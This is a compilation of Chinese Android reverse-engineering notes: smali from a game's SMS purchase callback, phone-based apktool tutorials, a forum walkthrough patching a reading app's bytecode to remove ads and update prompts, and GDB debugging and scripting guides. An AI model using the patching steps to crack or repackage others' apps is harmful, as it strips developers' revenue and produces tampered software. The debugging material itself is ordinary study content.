        .parameter "result"
        .parameter "desc"

        .prologue
        const/4 v4, 0x2

        const/4 v3, 0x1
```

```
.line 24
const-string v0, "UnicomPurchase"

new-instance v1, Ljava/lang/StringBuilder;

invoke-direct {v1}, Ljava/lang/StringBuilder;-><init>()V

const-string v2, "SmsResult( "

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1, p1}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v1

const-string v2, ", "

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1, p2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1
```

```
const-string v2, " )"

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v1

invoke-static {v0, v1}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I

.line 25
if-eq p1, v3, :cond_0

const/4 v0, 0x3

if-ne p1, v0, :cond_0

.line 26
:cond_0
iget-object v0, p0, Lcom/popcap/purchase/Unicom/UnicomPurchase$PurchaseCallBack;->this$0:Lcom/popcap/purchase/Unicom/UnicomPurchase;

iget-object v1, p0, Lcom/popcap/purchase/Unicom/UnicomPurchase$PurchaseCallBack;->this$0:Lcom/popcap/purchase/Unicom/UnicomPurchase;

iget-wide v1, v1, Lcom/popcap/purchase/Unicom/UnicomPurchase;->mNativeDriverPtr:J

const/4 v3, 0x0
```

```
invoke-virtual {v0, v1, v2, v3}, Lcom/popcap/purchase/Unicom/UnicomPurchase;->FirePaymentComplete(JI)V

.line 33
:cond_1
:goto_0
invoke-static {}, Lcom/multimode_billing_sms/ui/MultiModePay;->getInstance()Lcom/multimode_billing_sms/ui/MultiModePay;

move-result-object v0

invoke-virtual {v0}, Lcom/multimode_billing_sms/ui/MultiModePay;->DismissProgressDialog()V

.line 34
return-void

.line 27
:cond_2
if-ne p1, v4, :cond_0

.line 28
iget-object v0, p0, Lcom/popcap/purchase/Unicom/UnicomPurchase$PurchaseCallBack;->this$0:Lcom/popcap/purchase/Unicom/UnicomPurchase;

iget-object v1, p0, Lcom/popcap/purchase/Unicom/UnicomPurchase$PurchaseCallBack;->this$0:Lcom/popcap/purchase/Unicom/UnicomPurchase;

iget-wide v1, v1, Lcom/popcap/purchase/Unicom/UnicomPurchase;->mNativeDriverPtr:J

invoke-virtual {v0, v1, v2, v3}, Lcom/popcap/purchase/Unicom/UnicomPurchase;->FirePaymentComplete(JI)V
```

```
    goto :goto_0

    .line 29
    :cond_3
    const/4 v0, 0x4

    if-eq p1, v0, :cond_0

    const/4 v0, 0x5

    if-ne p1, v0, :cond_0

    .line 30
    :cond_4
    iget-object v0, p0, Lcom/popcap/purchase/Unicom/UnicomPurchase$PurchaseCallBack;->this$0:Lcom/popcap/purchase/Unicom/UnicomPurchase;

    iget-object v1, p0, Lcom/popcap/purchase/Unicom/UnicomPurchase$PurchaseCallBack;->this$0:Lcom/popcap/purchase/Unicom/UnicomPurchase;

    iget-wide v1, v1, Lcom/popcap/purchase/Unicom/UnicomPurchase;->mNativeDriverPtr:J

    invoke-virtual {v0, v1, v2, v4}, Lcom/popcap/purchase/Unicom/UnicomPurchase;->FirePaymentComplete(JI)V

    goto :goto_0
.end method
```

Apktool

手机端 apktool

https://github.com/pqy330/apktool

手机端 apktool 反编译教程

手机端 apktool 反编译教程，不需要电脑即可完成。

工具/原料

- 手机已经 root
- apktool 程序及数据齐备（百度搜索即可）

方法/步骤

1. 安装 Apktool 主程序
2. 打开 Apktool 程序，会提示获取 SU 权限，请选择授权（不然无法运行）
3. 转到 system/framework 目录滑动找到 framework-res.apk 程序。之后请转到根数据目录 sdcard0，长按 “apktool”目录会有弹出框单击“设为 apktool 数据目录”。之后单击 framework-res.apk 会有弹出框滑动选择 ‘’ 作为 framework 导入

中国移动
19:35
Apktool
apktool
APP
重命名
删除
获取访问权限(root)
设为apktool数据目录
返回
用具
2014-04-19 11:10:52
Baidu 经验
jingyan.baidu.com

中国移动
19:36
zipalign优化
安装
删除dex
提取签名(META-INF)
删除签名(META-INF)
添加签名(META-INF)
做为framework导入
dex2jar
jar2dex
返回

END

注意事项

- 反编译请尽量不要修改图片数据因为安卓程序一些图片后缀为 .9.png 这是一种特殊格式的图片经过特殊处理如果你替换的图片为 .9 图片但你的素材却不是特殊处理图片可能会发生无法回编译的问题（我他妈就出现过一直不知道怎么回事网上一搜才他妈知道～（如果简单的替换图片可以使用上面 的 X-plore 管理器这里就不具体说了～）

http://jingyan.baidu.com/article/bad08e1e80098509c851210e.html

手机端 Apktool 跟电脑 apktool 一样给力 具体自测

下载后解压安装 apktool1.1

再把 apktool 文件夹放进内存卡根目录就行了

详细图文教程：

13:20:33
/sdcard/0
/sdcard (sdcard)
可用 2.0GB/7.4GB
0
A.apk
248KB
000素材
首先在SD卡根目录建立一个文件夹
文件夹名称尽量以数字命名
并把自己要反编译的软件放进去
且命名为1啥的
不可以为中文
名字短点
这也是为了方便待会书写软件名称而已
!
像我就把它命名为A
110
1AROM
安极网
这里输入需要反编辑软件的路径及名称。具体请看下面!
作大文件需
于软件高不完
点击屏幕，系
响应，请选择
说明编译完成。
件路径或编译的apk保存
路径（如/mnt/sd/a.apk):
/mnt/sdcard/0/A.apk
反编译文件保存路径或重新
在文件夹路径（如/m
/mnt/sdcard/0/A
反编译
这里输入你反编译后文件的存放位置。那个A你可以自己取名。关键是你不可以直接把反编译的文件直接放在SD卡
（直接放在sd卡,那么sd卡里面的东西容易被
填写好后点反编译
安极网

13:25:00
/sdcard/0
/sdcard (sdcard)
可用 2.0GB/7.4GB
0
A
A.apk
248KB
反编译后
0217@framework所常图片。全局背景
0217@教程区
1
110
安极网
13:25:09
/sdcard/0/A
/sdcard (sdcard)
这就是反编译后的文件
assets
res
AndroidManifest.xml
3月12日 19:32
49KB
apktool.yml
3月11日 22:44
91B
A.apk
248KB
注意这个文件，如果反编译后没有此文件，只能说该软件不支持用手机编译了
安极网

Apktool
回编译
这里填写回编译后产生的apk路径及名称
B.apk这个是你自己定义的名称
不可以为中文哦
/mnt/sdcard/0/B.ap
/mnt/sdcard/0/A
反编译
编译
签名
关于
填好路径后按这个按钮
00KPA
/sdcard/0
这就是回编译后生成的apk
0
A
B.apk
248KB
000素材
001
00KPA
00KPA所需素材
00刷机脚本
回编译完成后
安极网

OK!编译到此结束!
接下来把生成的B.apk里面的
resources.arsc替换到A.apk里
面就行了
安极网
www.angeeks.com


http://bbs.angeeks.com/thread-2571433-1-1.html

手机端 apktool 合并同名 apk 和 odex.方便反编译


昨晚找了一晚上的教程，终于找到了这个，手机端也可以合并 odex 啦，合并有什么用我就不解释了，实在不知道可以问度娘，
本教程是以 apktool4.0 为准，别的版本根据教程自测
首先进入 re 文件管理，把你需要合并的 odex 和 apk 复制到 SD 根目录下，新建一个文件夹不行，会反编译失败，进入入 apktool，点一下那个 odex，然后点反编译，反编译完了会生成一个文件夹，名字为 XXX_odex，XXX 指的是你反编译文件的名字，然后再点一下这个文件夹，选择编译，等 编译完了，你会看到生成了一个 dex 为后缀的文件，点一下那个 dex 为后缀的文件，再点打包进同名 apk 文件，等操作完成了就可以查看 apk 是否变大，或者是点进 apk 查看里面是否多了一个 dex 为后缀的文件，如果有的话，那就是成功了
教程到这里就结束了，如果大家有好的教程，都可以发出来，让我们这些小白多学习学习，嘿嘿，土豆在这里谢谢大家了
http://bbs.ydss.cn/thread-339789-1-1.html

TXT 听书 V1.8.0 简单优化教程教程

软件名称：TXT 听书 V1.8.0
终端工具：Apktool+Dalvik 字节码编辑器+920 文本编辑器
优化方面：去广告 **去更新 去快捷方式创建的提示**
优化前的界面：


中国移动
0.00K/s
9:59
TXT小说书城
更新提示:2.0.0
更新提示
2.0.0更新： 1.程序代码重构；
2.全新的清爽UI体验；
3.添加本地小说书籍方式更智能，操作更方便；
4.阅读界面全改版，点击屏幕中间可进行更多操作：
-1.只显示一个半透明播放按钮；
-2.常用按钮显示；
-3.增加书签功能；
-4.设置增加简繁转换，底部的电池状态、时间、电量显示开关，阅读光标跟随开关，翻页方式切换；
5.书架增加“最近阅读”标记，清楚了解最近阅读的小说。
更新
取消
吾爱破解论坛
www.52pojie.cn

中国移动
0.63K/s
9:59
添加书籍
设置
TXT小说书城
收听记录(0)点击图标\书名可继续收听
TXT听书
是否生成桌面快捷方式?
是
否
吾爱破解论坛
www.52pojie.cn



下面是逐一操作：

1、Dalvik 字节码编辑器单工具去更新+去创建快捷方式的提示+去底层广告


用其在路径中打开要修改的软件 然后顺着打开“class.dex”文件 按键搜索关键字符串“更新提示” 如下图会出现两个结果：

点开第一个“com/aitingshu/ui”，然后点击“Methods”（方法）同样也会出现多种结果，这时就需要再搜索一遍关键字符串“更新提示” 流程如下图：


中国移动
0.11K/s
10:29
方法列表
搜索字符串
名字:
更新提示
确定
取消
吾爱破解论坛
www.52pojie.cn

中国移动
0.00K/s
10:29
搜索方法
a
吾爱破解论坛
www.52pojie.cn

打开方法“a”，我们看到：



所以就同样的流程将第一次的搜索结果“android/”走一遍，会看到的结果如下，是我们需要修改点：




贴出结尾处关键的字符串：

invoke-virtual {v0} Landroid/app/AlertDialog$Builder;->show()Landroid/app/AlertDialog;

```
label_67:
return-void          //直接返回
label_68:
move-exception v0
invoke-virtual {v0} Ljava/lang/Exception;->getMessage()Ljava/lang/String;
move-result-object v1
invoke-static {v1} Landroid/uemocuamuk/h;->d(Ljava/lang/String;)V
invoke-virtual {v0} Ljava/lang/Exception;->printStackTrace()V
goto :label_67



#Handler Exceptions


.catch Ljava/lang/Exception;
      start : label_64
      end : label_67          //结束此段
      handler : label_68
.end catch
```

由此可见 “label_67”是返回全段的标识，所以我们在本页头部添加代码 “goto : label_67”让其直接返回 即可实现去更新提示；

同样的方法我们在“class.dex”文件中 搜索“生成桌面快捷方式”亦可得到关键代码处：



由图示知 字符串“更新提示”位于“label_99”子字节中，所以只需绕过“label_99”即可 则关键字符串修改如下：


```
if -nez v3 :label_99        //将"nez"改为“eqz”即可；
```

知识 Tips：

if-eq vx,vy, 目标　　如果 vx == vy 注 2，跳转到目标。
if-ne vx,vy, 目标　　如果 vx != vy 注 2，跳转到目标。
if-lt vx,vy, 目标　　如果 vx < vy 注 2，跳转到目标。
if-ge vx, vy, 目标　　如果 vx >= vy 注 2，跳转到目标。
if-gt vx,vy, 目标　　如果 vx > vy 注 2，跳转到目标。
if-le vx,vy, 目标　　如果 vx <= vy 注 2，跳转到目标。
if-eqz vx, 目标　　如果 vx == 0 注 2，跳转到目标。
if-nez vx, 目标　　如果 vx != 0 注 2，跳转到目标。
if-ltz vx, 目标　　如果 vx < 0 注 2，跳转到目标。
if-gez vx, 目标　　如果 vx >= 0 注 2，跳转到目标。
if-gtz vx, 目标　　如果 vx > 0 注 2，跳转到目标。
if-lez vx, 目标　　如果 vx <= 0 注 2，跳转到目标。

对于去底层广告，因为当你点击底层广告里的“去广告”时，会弹出如下信息框：

所以搜索字符串“去广告”，得到关键代码：



可见成功的提示在“label_33”中，所以修改一下代码：

```
if -ge v0 v1 :label_33      //修改为：  “goto :label_33”即可；
```

将以上修改全部返回，Dalvik 字节码编辑器会自动编译成已经签名的修改好的 APK 文件；

2、利用 ApkTool+920 文本编辑器去除旁栏“应用推荐”的广告：
将修改好的软件用 Apktool 点击“反编译全部”
会在根目录下生成一个“（APK 文件名）+_sc”文件夹，打开 APK 的布局文件夹“\res\layout”，然后逐一查找含有“应用推荐”
关键字符串的“*.xml”文件，可以看到关键代码：

android:layout_width="30.0dip" android:layout_height="wrap_content" android:text="应用推荐" />
//将旁栏的长宽都改为“0dip”即可;

然后在回到 Apktool 中将修改后的_sc 文件夹编译成 APK 并手动签名即大功告成..

对于第 2 步的说明：


①APK 的文件名必须为英文或数字 不然 Apktool 识别不了，比如 123456.apk；


②有人可能会问为什么不按照第 1 步那样在“class.dex”文件中查找呢，额 这个我试过 不行，所以..

③可能有人会说“\res\layout” 很多，怎么找？其实这其中有很多打酱油的，已打开就知道有没有关键字符串“应用推荐”所以查找量并不大的；

④Apktool 编译成 APK 时不自动签名，所以还需要手动签名 才能安装成功；

优化的界面如下：


中国移动
4.6K/s
12:01
添加书籍
设置
TXT
TXT小说书城
收听记录[0][点击图标\书名可继续收听]
暂无收听记录，你可以
添加本地书籍
或到
小说书城下载
无更新提示 无旁栏广告
点击“去广告”会
百度应用软件游戏下载加速器
省流量资源加速下载免费必备工具
吾爱破解论坛
www.52pojie.cn


中国移动
0.03K/s
12:01
添加书籍
设置
TXT
TXT小说书城
收听记录[0][点击图标\书名可继续收听]
暂无收听记录，你可以
添加本地书籍
或到
小说书城下载
去广告成功!
底层广告去除功能，再次打开也不会出现
吾爱破解论坛
www.52pojie.cn

otertool

otertool 手机版
https://github.com/secmobi/otertool

gdb

使用 GDB 单步调试 Android 本地代码

下面就以 GDB 调试 Rild 为例，来说明如何调试 Native 进程。

说明

#cmd　　表明该命令运行于 android 设备控制台上
$cmd　　表明该命令运行于 Linux PC 控制台上
(gdb)cmd 表明该命令运行于 GDB 控制台上

1. 调试已运行的 rild

#ps | grep rild

得到 rild 的进程 rild-pid

#gdbserver :5039 --attach rild-pid

或者调试新的 rild 进程

#gdbserver :5039 rild

2. 用 ADB 设置转发端口

$adb forward tcp:5039 tcp:5039

3. 在 android 的 platform 目录下

$prebuilt/linux-x86/toolchain/arm-eabi-4.4.0/bin/arm-eabi-gdb
out/target/product/saarbmg1/symbols/system/bin/rild

4. 设置符号表

(gdb)set solib-absolute-prefix /home/loginname/android-platform/out/target/product/saarbmg1/symbols
(gdb)set solib-search-path /home/loginname/android-platform/out/target/product/saarbmg1/symbols/system/lib

5. 与 GDB server 连接

(gdb)target remote :5039
(gdb)shared

后面就可以进行调试了

下面是常用的 gdb 调试命令

(gdb)help [cmd]　　显示命令 cmd 的帮助
(gdb)bt　　显示调用堆栈
(gdb)next|n　　执行下一代码
(gdb)step|s　　执行到下一行代码

(gdb)run|r 继续运行
(gdb)jump lineno 执行到指定行为止
(gdb)break|b lineno|function if condifion 设置断点
(gdb)directory|dir dir1:dir2 指定源文件搜索路径

那么如何调试浏览器 webkit 等 android 应用的 native 代码呢？答案是肯定的，笔者成功单步调试了 webkit 的代码。

http://www.bobbog.com/archives/24

gdb 脚本编写

转载：http://www.ibm.com/developerworks/cn/aix/library/au-gdb.html

关于本主题的前一篇文章“Fun with strace and GDB”提供了相关基础知识，介绍了如何使用这些工具来探索您的系统并附加到已在运行的程序，以了解它们正在做的工作。本文继续讨论该调试器的自定义，以使其使用体验更加个性化和更加高效。

当 GDB（即 GNU Project Debugger）启动时，它在当前用户的主目录中寻找一个名为 .gdbinit 的文件；如果该文件存在，则 GDB 就执行该文件中的所有命令。通常，该文件用于简单的配置命令，如设置所需的缺省汇编程序格式（Intel? 或 Motorola）或用于显示输入和输出数据的缺省基数（十进制或十六进制）。它还可以读取宏编码语言，从而允许实现更强大的自定义。该语言遵循如下基本 格式：

```
define <command>

end
document <command>
<help text>
end
```

该命令称为*用户命令*。可以将所有其他标准 GDB 命令与流控制指令结合使用并向其传递参数，从而创建一种语言，以允许为正在调试的特定应用程序而自定义调试器的行为。

从简单开始：清屏

从简单开始并在此基础上逐步发展始终是个好主意。启动 xterm，调出您最喜欢的编辑器，让我们开始创建一个有用的 .gdbinit 文件吧！调试器产生的输出可能非常零乱，根据个人偏好，在使用任何可能产生混乱的工具时，许多人都希望能够清屏。GDB 没有用于清屏的内置命令，但它可以调用 shell 函数；下面的代码跳到调试器之外以使用 cls 命令来清除 xterm 控制台：

```
define cls
shell clear
end
document cls
Clears the screen with a simple command.
end
```

此定义的上半部分（在 define ... end 动词所界定的范围内）构成了在调用该命令时所执行的代码。

此定义的下半部分（在 document ... end 所界定的范围内）由 GDB 命令解释器使用，用于在您键入 help cls 时显示与 cls 命令关联的文本。

在将该代码键入 .gdbinit 文件以后，调出 GDB 并输入 cls 命令。此时屏幕被清除，您所看到的就只有 GDB 提示符。您的 GDB 自定义之旅已经开始了！

文档的重要性

如果输入 help user 命令，您会看到已在 .gdbinit 文件中输入的所有用户命令的摘要。.gdbinit 用户定义命令的设计者提供了一个重要特性，您在编写自己的命令时不应忽略该特性：document ... end 子句。随着这些命令数量的增加，维护有关命令如何工作的功能文档将变得非常关键。

您可能已经遇到过此问题。假设您在若干年前编写了一些代码；后来当您重新处理它（也许是为了修正错误或通过添加新特性来修改它）时，您发现自己很难理解您自己的代码。优秀的程序员习惯将代码保持得简短、简单和具有良好的文档记录，以便使其可维护。

适用于编程代码的一般规则也适用于调试器代码。当您在这个最有价值的职业中披荆斩棘地拼搏时，保留仔细的注释和有良好文档记录的代码将为您带来丰厚的回报。

GDB 的社区使用

人类通过多种方式学习新知识，包括研究其他人已做的工作。初学的汽车工程师首先打开他们第一辆车的发动机罩，拔出他们的工具，开始拆卸部件以进行清理和研究。此类活动使他们能够在保持汽车清洁的同时，还了解了汽车引擎是如何工作的。

